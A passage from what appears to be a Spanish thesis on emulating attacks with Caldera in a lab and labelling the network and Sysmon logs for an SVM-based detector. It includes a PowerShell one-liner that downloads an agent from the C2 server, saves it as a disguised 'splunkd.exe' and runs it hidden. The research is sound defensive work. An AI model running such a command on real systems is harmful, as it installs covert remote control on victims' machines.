
- **Descarga de archivos**: Descarga aleatoriamente páginas de *Wikipedia*[6], cómics de XKCD[7] o publicaciones de NIST[8].

[5] https://github.com/center-for-threat-informed-defense/adversary_emulation_library

[6] https://es.wikipedia.org/wiki/Wikipedia:Portada

[7] https://xkcd.com/

[8] https://www.nist.gov/publications

- **Listar los ficheros del directorio actual**: Ejecuta comandos básicos como *ls* en MAC/-Linux o *dir* en Windows.

- **Crea ficheros en blanco de Microsoft Paint**: Abre Microsoft Paint y guarda el fichero en blanco. Este comportamiento solo esta disponible en sistemas Windows.

- **Selecciona y busca una web aleatoria**: Navega a través de diferentes páginas web de una lista dada utilizando Google Chrome.

- **Busca algo en Google**: Similar al anterior, pero buscando términos en el buscador de Google Chrome.

- **Reproduce vídeos de YouTube**: Busca en YouTube, hace click en un resultado, reproduce el vídeo y navega a través de los vídeos sugeridos.

- **Crea hojas de cálculo**: Utilizando Apache OpenOffice Calc, navega por las celdas, añade texto, guarda el fichero y cierra la ventana. Este comportamiento solo esta disponible en sistemas Windows.

- **Crea documentos de texto**: De forma similar al anterior, por medio de Apache OpenOffice Writer, inserta texto, añade documentos, busca términos, copia y pega, cambia de formato el texto, exporta a PDF, guarda el documento y cierra la ventana. Este comportamiento solo esta disponible en sistemas Windows.

- **Ejecuta comandos personalizados**: Ejecuta cualquier comando que el usuario indique.

Como se ha mencionado, el *plugin Human* nos ofrece una gran variedad de opciones para generar ruido tanto en los logs de sistema, por ejemplo, con la creación de documentos o ejecución de comandos, como para los logs de red, como todas las búsquedas y navegaciones por páginas web.

Una vez todas las configuraciones están establecidas y los "humanos" en ejecución, solo falta desplegar uno de los agentes que nos proporciona Caldera (ver Sección 2.1.2). Para esta simulación se ha decidido utilizar el agente *Sandcat* ya que es el agente por defecto y del que existe más documentación. El despliegue del agente se realiza ejecutando en la víctima un comando de PowerShell al que previamente se le indica la dirección del servidor de Caldera y el nombre del ejecutable que se ejecutará, tal y como se muestra en el siguiente ejemplo.

```
1 $server="http://10.0.0.13:8888";$url="$server/file/download";$wc=New-Object
  ↪ System.Net.WebClient;$wc.Headers.add("platform","windows");
  ↪ $wc.Headers.add("file","sandcat.go");$data=$wc.DownloadData($url);
  ↪ get-process | ? {$_.modules.filename -like
  ↪ "C:\Users\Public\splunkd.exe"} | stop-process -f;rm -force
  ↪ "C:\Users\Public\splunkd.exe" -ea
  ↪ ignore;[io.file]::WriteAllBytes("C:\Users\Public\splunkd.exe",$data) |
  ↪ Out-Null;Start-Process -FilePath C:\Users\Public\splunkd.exe
  ↪ -ArgumentList "-server $server -group red" -WindowStyle hidden;
```

Finalmente, con todo desplegado puede dar comienzo la simulación del adversario. Para ello se selecciona el plan de ejecución creado con las configuraciones anteriores, sustituyendo los valores las variables en las habilidades por valores que se encuentren en nuestra simulación. Por ejemplo, el valor por defecto del nombre de usuario es *Administrator*, pero en nuestro laboratorio de pruebas el usuario sería *mark.evans*. Una vez se sustituyen todos los valores, se selecciona donde se quiere realizar la operación, es decir, especificar el agente desplegado anteriormente para comenzar la ejecución.

Durante la simulación del adversario, Caldera proporciona en su interfaz las habilidades que esta ejecutando, la salida de ésta y su estado, en ejecución, fallida u abortada. De esta forma, podemos ver que habilidades están fallando y porqué. Además, una vez finalizada la operación, Caldera genera un reporte con todas las habilidades ejecutadas y mucha más información que será de gran ayuda a la hora de clasificar los logs según las TTP.

Capítulo 5

Metodología de detección en red

El objetivo principal del trabajo es obtener datos de calidad que ayuden a mejorar la detección de TTP en los logs de sistema y red. Por esto, el presente Capítulo 5 y el Capítulo 6 se centran en el tratamiento de los datos recopilados después de la simulación detallada en el capítulo anterior.

El capítulo se centra en el procesamiento de los datos de red. Primero, en la Sección 5.1 se explicará el proceso por el cual se han obtenido dichos datos, en la Sección 5.2 se detalla el proceso de clasificación de los logs según las TTP. Posteriormente, la Sección 5.3 describe el modelo de detección que se aplicará a los datos para finalmente, en la Sección 5.4 aplicar el modelo de detección sobre los datos para demostrar la calidad de los datos procesados.

5.1. Obtención de los datos

Para el estudio de los datos de red, se ha utilizado *tcpdump*, una herramienta de línea de comandos ampliamente utilizada para la captura y análisis de tráfico de red. *Tcpdump* permite capturar y examinar los paquetes de red que pasan a través de una red, ofreciendo una visión detallada de la comunicación entre dispositivos [25].

Para llevar a cabo la captura, se ha ejecutado *tcpdump* sobre el sistema pfSense, especificando la interfaz de red asociada a la subred ACTIVE_DIRECTORY (vtnet3) y sin activar el modo promiscuo, ya que solo es necesario el tráfico entrante y saliente de esta interfaz. Para ello se ha ejecutado el siguiente comando en la máquina con el pfSense:

```
1 /usr/sbin/tcpdump -ni vtnet3 -p -U -w -
```

Esta configuración proporciona la captura almacenada en un archivo *pcap* que contiene infor-

mación relevante sobre la operación ejecutada anteriormente. *Tcpdump*, al ser una herramienta bastante popular y muy utilizada, asegura que los datos recopilados reflejen con bastante precisión las actividades de la red en el contexto del ataque, facilitando así, su posterior análisis.

5.2. Clasificación de los datos

Para poder etiquetar el archivo de la captura de red se ha desarrollado un código que puede verse completo en Anexo B.1 y Anexo B.2. La metodología de clasificación se basa en añadir comentarios a cada paquete de red según su TTP asociada o en su defecto benigno. Se ha dividido este proceso de clasificación en distintas fases como se muestra en Figura 5.1. El objetivo final es obtener un fichero pcap con cada paquete comentado según su tipo. Para ello, a partir de un análisis general y otro en base al reporte de Caldera, se generaran dos ficheros con los comentarios que tendría que tener cada paquete. Tras un proceso de combinación, estos ficheros se utilizan sobre el pcap obtenido anteriormente para añadir los comentarios a los paquetes. A continuación se detalla de forma más elaborada el proceso seguido en cada fase.




Figura 5.1: Flujo de clasificación para los paquetes de red

En una fase inicial, se toman las direcciones IP de la máquina atacante y de la máquina víctima ya que se entiende que, toda comunicación que tenga como origen la IP atacante y como destino la IP víctima o viceversa, es maliciosa. Por ello, se extraen del archivo original todos los paquetes que tienen estas en IP como origen o destino. Además, para añadir comentarios a los paquetes se utilizará el comando *editcap*[1] con el argumento *-a <frame-number>:<comment>*. Por este motivo, además de extraer los paquetes inicialmente maliciosos, se genera un fichero de texto al que se agregarán líneas con comentarios *Benign* u T1071.001[2]. Está táctica está asociada a *Command*

[1] `https://www.wireshark.org/docs/man-pages/editcap`
[2] `https://attack.mitre.org/versions/v15/techniques/T1071/001/`

and Control y por tanto en una primera clasificación es el comentario que se añadirá. El siguiente fragmento de código muestra el funcionamiento mencionado anteriormente.

```
def initial_classification(packets, specific_ip, comments_file_path):
    comments_file = open(comments_file_path, 'w')
    specific_c2_packets = []
    benign_packets = []
    for idx, packet in enumerate(packets):
        if IP in packet:
            src_ip = packet[IP].src
            dst_ip = packet[IP].dst
            if (src_ip == specific_ip[0] and dst_ip == specific_ip[1]) or
            ↪  (src_ip == specific_ip[1] and dst_ip == specific_ip[0]):
                specific_c2_packets.append((idx+1, packet))
                comments_file.write(f"-a {idx+1}:T1071.001\n")
            else:
                benign_packets.append((idx+1, packet))
                comments_file.write(f"-a {idx+1}:Benign\n")
    comments_file.close()
    return specific_c2_packets, benign_packets
```

Posteriormente, gracias al reporte proporcionado por Caldera, podemos afinar el grano sobre las TTP utilizadas. Para ello, por cada habilidad ejecutada se extraerá su hora de inicio y su hora de fin. Seguido, se comprueba qué paquetes de los seleccionados anteriormente como maliciosos se encuentran dentro de este marco para añadir una nueva etiqueta de comentario en otro fichero distinto. El consecutivo fragmento de código muestra el comportamiento mencionado.

```
def report_classification(specific_c2_packets, report_file,
↪  comments_file_path):
    comments_file = open(comments_file_path, 'w')
    agent_name = report_file['host_group']['paw']
    for step in report_file['steps'][agent_name]['steps'][:-1]:
        start_time = datetime.strptime(step['agent_reported_time'],
        ↪  "%Y-%m-%dT%H:%M:%SZ")
        end_time = datetime.strptime(step['run'], "%Y-%m-%dT%H:%M:%SZ")
        for idx, packet in specific_c2_packets:
            raw_timestamp = float(packet.time)
            packet_timestamp = time.strftime("%Y-%m-%dT%H:%M:%SZ",
            ↪  time.gmtime(raw_timestamp))

```

```
            packet_time = datetime.strptime(packet_timestamp,
             ↪  "%Y-%m-%dT%H:%M:%SZ")
            if start_time <= packet_time <= end_time:
                comments_file.write(f"-a
                 ↪  {idx}:{step['attack']['technique_id']}\n")
    comments_file.close()
    return None
```

Como en cualquier comunicación de C2, existen paquetes generados por el propio canal de comunicación, por ejemplo, mensajes del servidor para saber si el cliente sigue activo o viceversa. Es por esto por lo que se han generado dos ficheros de texto con comentarios. El primero contiene toda la comunicación clasificada bajo la TTP de *Command and Control*, mientras que el segundo tiene las TTPs exactas sobre el fichero inicial. Por tanto, hay que fusionar dichos ficheros de texto en uno único como se muestra en el siguiente código.

```
def merge_comments_files(initial_comments_path, report_comments_path,
 ↪  final_comments_path):
    attack_file = open(report_comments_path, 'r')
    attack_lines = list(attack_file)
    attack_file.close()
    general_file = open(initial_comments_path, 'r')
    general_lines = list(general_file)
    general_file.close()
    final_file = open(final_comments_path, 'w')
    attack_numbers = set()
    for line in attack_lines:
        number = line.strip().split(' ')[1]
        number = number.strip().split(':')[0]
        attack_numbers.add(number)
    for general_line in general_lines:
        number = general_line.strip().split(' ')[1]
        number = number.strip().split(':')[0]
        if number in attack_numbers:
        for attack_line in attack_lines:
            attack_number = attack_line.strip().split(' ')[1]
            attack_number = attack_number.strip().split(':')[0]
            if attack_number == number:
                print(general_line, attack_line)
                final_file.write(attack_line)
```

```
                attack_lines.remove(attack_line)
                break
        else:
            print(general_line)
            final_file.write(general_line)
    final_file.close()
    return None
```

Finalmente, con un script de *bash* se añaden los comentarios sobre el *pcap* original como se muestra en el siguiente código.

```
#!/bin/bash
file=$1
if [ -f "$file" ]; then
    initial=$(head -n 1 "$file" | cut -d ' ' -f 2 | cut -d ':' -f 1)
    final=$(tail -n 1 "$file" | cut -d ' ' -f 2 | cut -d ':' -f 1)
    stringConcat=""
    while read line; do
        stringConcat+="$line "
    done < $file
    editcap $stringConcat-r ./day1initial.pcap ./day1final.pacap
    ↪ $initial-$final
fi
```

5.3. Modelo de detección

En el panorama actual de la ciberseguridad, donde las amenazas evolucionan a un ritmo bastante acelerado, la necesidad de contar con herramientas de protección y detección eficaces y adaptables es de vital importancia. Es en este contexto que el aprendizaje automático (ML) se posiciona como una de las soluciones más prometedoras y con mayor potencial para hacer frente a los detección de estas amenazas.

Los algoritmos de ML supervisado requieren de conjuntos de datos etiquetados, como lo es el que se ha creado en la sección anterior. Los IDS basados en anomalías utilizan con frecuencia el ML, que implica el entrenamiento de un modelo sobre datos etiquetados. En esta sección se describen en primer lugar los conceptos generales del ML como introducción a la implementación

futura como prueba de concepto.

El aprendizaje automático es el estudio de algoritmos informáticos que pueden mejorarse automáticamente a través de la experiencia y el uso de datos [4]. Heung et al. [15] definen ML como el proceso automatizado de descubrir patrones en grandes conjuntos de datos utilizando modelos estadísticos basados en ordenadores. Los dos paso principales de este proceso son el entrenamiento y las pruebas [14]. Mediante el uso de algoritmos de aprendizaje, el entrenamiento busca aprender de propiedades conocidas. Utilizando el conocimiento aprendido en el paso de entrenamiento, la fase de prueba intenta predecir las propiedades conocidas [14].

Con frecuencia se utilizan tres grandes categorías o paradigmas para clasificar los métodos de ML, dependiendo del tipo de entrada o respuestas proporcionadas al sistema de aprendizaje. Existen varias categorías, pero las siguientes son las más extendidas:

- **Aprendizaje supervisado**: el objetivo es aprender una regla general mediante el mapeo de los pares de entrada-salida [16]. El aprendizaje supervisado se basa en conjuntos de datos etiquetados, donde el algoritmo de aprendizaje se entrena y construye un modelo que puede predecir la etiqueta correcta para una entrada arbitraria no etiquetada [14]. Además, es el algoritmo de aprendizaje más utilizado [8].
- **Aprendizaje no supervisado**: el conjunto de datos proporcionado al algoritmo no tiene etiquetas. El objetivo es que el propio algoritmo de aprendizaje encuentre estructuras y patrones previamente desconocidos en sus datos de entrada [14].
- **Aprendizaje por refuerzo**: un programa informático, conocido como agente, debe aprender un comportamiento para lograr un objetivo concreto mediante interacciones de ensayo y error con un entorno dinámico [2]. Los datos de entrenamiento contienen información que se sitúa entre el aprendizaje supervisado y el no supervisado [14]. Además, estos datos de entrenamiento no indican los pares correctos de entrada-salida, sino que proporcionan un indicador de si una acción es correcta o no. En otras palabras, el programa recibe una retroalimentación análoga [2], [14].

El proceso de extracción de atributos o propiedades que deben utilizarse en el modelo de ML, basado en el conocimiento del dominio, se denomina ingeniería de características o selección de características. Aparte de etiquetar los datos, la ingeniería de características se considera una de las fases del ML que más tiempo consume, especialmente cuando se trata de facilitar la detección de APT y los enfoques IDS [7], [10].

Para el caso de la detección de TTP en los logs de red se ha decidido utilizar *Support Vector Machine* (SVM), un modelo de aprendizaje supervisado ampliamente utilizado en estos casos [20]. SVM es un conjunto de algoritmos similares de aprendizaje supervisado para clasificación y

regresión. Éste aprende por muestras y asigna etiquetas a los objetos, construyendo así un modelo que predice la etiqueta asignada [1]. El algoritmo SVM es no probabilístico, binario y un clasificador lineas, por tanto utilizará las características del objeto para identificar a qué clase o grupo pertenece el objeto a través de una combinación lineal, $ax + by$ donde a y b son constantes. SVM es una técnica de clasificación de datos potente y robusta, pero no es adecuada para grandes conjuntos de datos. La complejidad del entrenamiento de SVM depende principalmente del tamaño del conjunto de datos. Por tanto, la complejidad del entrenamiento de SVM depende principalmente del conjunto de datos, y, aunque tenga solido fundamentos teóricos y una precisión de clasificación sustancial, no es adecuado para grandes conjuntos de datos, ya que se producirán importantes gastos informáticos además de provocar que el algoritmo aprendiera ruido [5], [14].

5.4. Prueba de concepto

Para poder entrenar el modelo, como parte de la ingeniería de características, hay que seleccionar que campos de cada paquete contienen la información esencial para detectar TTP, ya que actualmente solo contamos con los paquetes de red comentados y cada uno de ellos contiene mucha información que no es óptima para el modelo. Para tratar de evitar sesgos, no se incluyen en las características los campos como la IP origen ni la IP destino, ni tampoco las direcciones MAC origen o destino. Excluyendo estos campos de las características, evitamos que el modelo aprenda que el tráfico entre la IP atacante y la IP víctima es el tráfico malicioso. Como se ha visto en la *Pyramid of Pain* (ver Subsección 2.1.1), las direcciones IP y MAC son relativamente sencillas de cambiar y por tanto si el modelo aprende en base a éstas quedaría sesgado al entorno virtual de pruebas. Por tanto, los campos finalmente seleccionados como características relevantes son:

- frame.comment
- frame.len
- eth.type
- ip.hdr_len
- ip.len
- ip.id
- ip.flags
- tcp.analysis.bytes_in_flight
- tcp.analysis.push_bytes_sent
- ip.ttl
- ip.proto
- ip.checksum
- tcp.srcport
- tcp.dstport
- tcp.stream
- tcp.len
- tcp.seq
- tcp.ack
- tcp.flags
- tcp.window_size_value
- udp.srcport
- udp.dstport
- udp.length
- udp.checksum
- udp.checksum.status
- udp.stream

Dado que actualmente solo disponemos del *pcap* con los comentarios añadidos (campo frame.comment) es necesario crear un dataset en formato CSV que contenga solamente estas característica como columnas. Para ello se ha utilizado la herramienta *Tshark*[3]. Esta herramienta en resumen, es como Wireshark pero por línea de comandos, lo que permite generar ficheros en base a la salida estándar. Con el siguiente código, se ha generado el CSV con las características necesarias.

```
#!/bin/bash
fileName='./fields.txt'
if [ -f "$fileName" ]; then
        concatString=""
        while read line; do
                concatString+="-e $line "
        done < $fileName
        tshark -r ./dayone/finaldayone.pcap -T fields -E separator='+'
        ↪  $concatString > Dataset1.csv
        tshark -r ./daytwo/finaldaytwo.pcap -T fields -E separator='+'
        ↪  $concatString > Dataset2.csv
        cp Dataset1.csv Dataset1.orig.csv
        cat Dataset2.csv >> Dataset1.csv
        mv Dataset1.csv finalDatasetNet.csv
fi
```

El conjunto de datos obtenido tiene un total de 1199074 paquetes de red, divididos en 118964 etiquetados como maliciosos, es decir tienen una etiqueta TTP asociada, y 1080110 benignos. Por tanto, nos encontramos ante un conjunto de datos desbalanceado que puede dar lugar a sesgos en el modelo o baja precisión en clases minoritarias. A mayores, algunas de las columnas están en hexadecimal por tanto han de ser preprocesadas antes del entrenamiento del modelo.

Para tratar de evitar el desbalanceo, ya que es un conjunto de datos muy grande, y como SVM no trabaja bien con grandes cantidades de datos, se ha decidido reducir la dimensionalidad del *dataset*. Se ha utilizado la técnica del submuestreo aleatorio para balancear el conjunto de datos, agrupando las etiquetas y tratando que haya el mismo número de cada una en el subconjunto de datos final.

Para implementar el modelo y los datos se han utilizado las librerías Pandas[4] y scikit-learn[5] ya que son de las más populares en ML para Python. A continuación se explicará el código

[3] https://www.wireshark.org/docs/man-pages/tshark.html
[4] https://pandas.pydata.org/
[5] https://scikit-learn.org/stable/

desarrollado para el entrenamiento, aunque puede verse completo en el Anexo B.4.

Inicialmente se ha experimentado sobre SVM diferentes tamaños del subconjunto de datos final aplicando submuestreo aleatorio. Posteriormente, se separa este *subdataset* en características y etiquetas, para después dividirlos en los conjuntos de entrenamiento y test. Cabe destacar que en esta última división, se ha utilizado el parámetro *stratify* sobre las etiquetas, de esta forma se asegura que la proporción de clases en los conjuntos de entrenamiento y prueba sea similar a la proporción de clases en el conjunto de datos original. Esto ayuda a garantizar que el modelo tenga suficiente representación de todas las clases durante el entrenamiento, lo que puede mejorar su rendimiento general y evitar sesgos. Finalmente, se entrena el modelo SVM y se guarda su comportamiento para ese tamaño concreto del subconjunto de datos utilizando como métricas precisión y la matriz de confusión. Este funcionamiento se puede observar en el siguiente fragmento de código.

```
nsamples = [500, 1000, 2500, 5000, 10000, 25000, 50000, 100000, 150000,
 ↪  200000]
reports = [] #samples, accuracy, confusion matrix
for samples in nsamples:
    grupos = data.groupby(data.iloc[:, 0])
    muestras = []
    n_filas_por_grupo = samples // len(grupos)
    for nombre_grupo, grupo in grupos:
        if nombre_grupo == 'Benign':
            muestras.append(grupo.sample(n=n_filas_por_grupo,
             ↪  random_state=42))
        else:

            muestras.append(grupo.sample(n=n_filas_por_grupo,
             ↪  replace=True, random_state=42))
        df_muestreo_balanceado = pd.concat(muestras)
        df_muestreo_balanceado = df_muestreo_balanceado.sample(frac=1,
         ↪  random_state=42)
        df_muestreo_balanceado =
         ↪  df_muestreo_balanceado.reset_index(drop=True)
        X = df_muestreo_balanceado.iloc[:, 1:]
        y = df_muestreo_balanceado.iloc[:, 0]
        X_train, X_test, y_train, y_test = train_test_split(X, y,
         ↪  test_size=0.2, stratify=y, random_state=42)
        model = SVC(C=1, kernel='rbf', gamma=0.0001, random_state=42)
        model.fit(X_train, y_train)
        y_pred = model.predict(X_test)
```

```
        accuracy = accuracy_score(y_test, y_pred)
        print(f"N_samples: {samples}, Accuracy: {accuracy * 100}")
        matriz_confusion = confusion_matrix(y_test, y_pred)
        reports.append((samples, accuracy, matriz_confusion))
```

La Tabla 5.1 muestra la precisión del modelo por cada tamaño de *subdataset*. Se puede observar como la máxima precisión obtenida es de 93.71 % con 200.000 muestras. No se ha seguido experimentando con más muestras a pesar de la tendencia progresiva en la precisión debido a insuficientes recursos de cómputo. La Figura 5.2 muestra de manera gráfica esta tendencia progresiva y positiva de la precisión a medida que se aumenta el tamaño de las muestras. Esto puede deberse a que gracias a este aumento, en la fase de entrenamiento, el modelo tiene más paquetes de los cuales aprender a reconocer patrones. En la Figura 5.3 se puede observar la matriz de confusión de la prueba que ha obtenido una mayor precisión.

Nº Muestras	500	1.000	2.500	5.000	10.000	25.000	50.000	100.000	150.000	200.000
Precisión	47.57 %	55.55 %	67.47 %	73.52 %	76.65 %	82.60 %	86.50 %	90.63 %	92.60 %	93.71 %

Tabla 5.1: Precisión por cada tamaño de *subdataset*




Figura 5.2: Evolución de la precisión con el tamaño del *subdataset*




Figura 5.3: Matriz de confusión para 200k muestras

Capítulo 6

Metodología de detección en sistema

La estructura del presente capítulo es similar a la del anterior, pero centrandose en el procesamiento de los datos de sistema. En un inicio, la Sección 6.1 explicará el proceso de obtención los datos, seguido, en la Sección 6.2 se detalla el proceso de clasificación de los logs según las TTP. Posteriormente, la Sección 6.3 describe el modelo de detección establecido para finalmente, aplicarlo sobre los datos y demostrar la calidad de los datos procesados en la Sección 6.4.

6.1. Obtención de los datos

Los logs de sistema son registros detallados de las diferentes actividades y eventos que tienen lugar en un sistema informático, en este caso Windows ya que es la máquina víctima donde se recogerán estos datos. Estos registros son fundamentales para el monitoreo del sistema, la resolución de problemas o las auditorías de seguridad. Windows genera varios tipos de logs que se dividen en diferentes categorías: sistema, aplicaciones, seguridad y configuración.

Hoy en día, existen herramientas que permiten ampliar las capacidades del *logging* de Windows como es el caso de Sysmon. Esta herramienta avanzada está desarrollada por Sysinternals, una parte de Microsoft, y se encarga de monitorear y registrar eventos del sistema proporcionando una visibilidas más profunda y que es muy útil para los análisis de seguridad y el *threat hunting*. Sysmon además, utiliza archivos de configuración XML para definir qué eventos deben ser monitorizados y cómo deben ser registrados, permitiendo así reducir el ruido y mejorar la eficiencia del análisis. Algunos de de los archivos de configuración más conocidos son: *Olaf Hartong's Sysmon Modular*[1] o utilizado en este trabajo, *SwiftOnSecurity Configuration*[2]. La Tabla 6.1 muestra la descripción de cada evento registrado por Sysmon.

[1] https://github.com/olafhartong/sysmon-modular
[2] https://github.com/SwiftOnSecurity/sysmon-config

Descripción	ID	Descripción	ID
Creación de proceso	1	Cambio del estado de configuración de Sysmon	16
Un proceso ha cambiado la hora de creación de un archivo	2	Tubería creada	17
Conexión detectada	3	Tubería conectada	18
Cambio de estado del servicio Sysmon	4	Actividad WmiEventFilter detectada	19
Proceso finalizado	5	Actividad WmiEventConsumer detectada	20
Controlador cargado	6	Actividad WmiEventConsumerToFilter detectada	21
Imagen cargada	7	Evento DNSEvent	22
Creación de hilo remoto	8	Borrar archivo	23
Acceso bruto de lectura	9	Cambio del portapapeles	24
Acceso a un proceso	10	Manipulación de procesos	25
Crear archivo	11	Borrado de archivo registrado	26
Creación y eliminación de objetos	12	Bloqueo de archivos ejecutables	27
Conjunto de valores	13	Destrucción de bloque de archivo	28
Renombrar clave y valor	14	Archivo ejecutable detectado	29
Archivo crea un flujo hash	15	Error	225

Tabla 6.1: Tabla de eventos de Sysmon

Finalmente, una vez la operación de ataque ha terminado, los datos se extraen y se convierten a un formato más manejable para el análisis como es JSON de la siguiente forma:

```
1 Get-WinEvent -LogName "Microsoft-Windows-Sysmon/Operational" |
  ↪  ConvertTo-Json | Out-File "sysmon_events.json"
```

El fichero JSON de salida contendrá un elemento de este tipo por cada evento Sysmon registrado. De esta forma, el análisis y clasificación de estos resultará más sencilla ya que se podrán establecer mecanismos de detección dependiendo del ID del evento registrado. Dado que el plan

de pruebas es ejecutado en una sola máquina víctima y no hay movimientos laterales por la red hacia la otra máquina del directorio activo o hacia el controlador de dominio, solo se han recogido los logs de Sysmon en esta máquina.

6.2. Clasificación de los datos

Para poder clasificar cada log de sistema según su TTP se ha desarrollado un código que puede verse completo en Anexo B.5. A continuación se detallará la metodología de clasificación para cada tipo de registro, con el objetivo de generar un fichero CSV de salida que contenga la información esencial de cada evento registrado, así como la TTP asociada o en su defecto la etiqueta de benigno.

Inicialmente, al igual que con el análisis de red, se utiliza el reporte ofrecido por Caldera iterando por cada habilidad ejecutada. Posteriormente, se extraen las marcas de tiempo de inicio y fin de la habilidad y se crea una lista vacía de identificadores de proceso (PID) a la cual se añadirá el PID del proceso asociado a la habilidad contenido en el reporte. Seguido, de forma recursiva se itera sobre la lista de PID y la lista de logs en busca de aquellos que se encuentren dentro del marco temporal de dicha habilidad y tengan relación con el PID de ésta, en caso positivo, se añadira dicho log a una lista de procesados conteniendo la TTP asociada y se eliminará de la lista original, para reducir el numero de iteraciones en siguientes habilidades. Además, existen algunos eventos de Sysmon como por ejemplo el ID 1, creación de procesos, que registran un identificador de proceso a mayores como es el del proceso padre (PPID). En caso de que el log analizado se encuentre dentro del marco temporal de la habilidad y el PID o el PPID coincida con el de ésta, además de añadir el log a la lista de procesados, se añadirá el otro identificador de proceso a la lista de PID para que de forma recursiva, en la siguiente iteración, se busquen logs asociados a ese PID y que pertenezcan a la misma habilidad. De esta forma el análisis consigue extraer todos los eventos maliciosos dentro de la jerarquía de procesos del sistema. El siguiente código muestra este funcionamiento anteriormente descrito.

```
1 def initial_classification(log_array, report_file)
2     processed_logs = []
3     agent_name = report_file['host_group']['paw']
4     other_id = [3, 5, 11, 12, 13, 22]
5     for step in report_file['steps'][agent_name]['steps'][:-1]:
6         malicious_pid = []
7         start_time = datetime.strptime(step['agent_reported_time'],
          ↪  "%Y-%m-%dT%H:%M:%SZ")
8         end_time = datetime.strptime(step['run'], "%Y-%m-%dT%H:%M:%SZ")
9         malicious_pid.append(step['pid'])
```

```
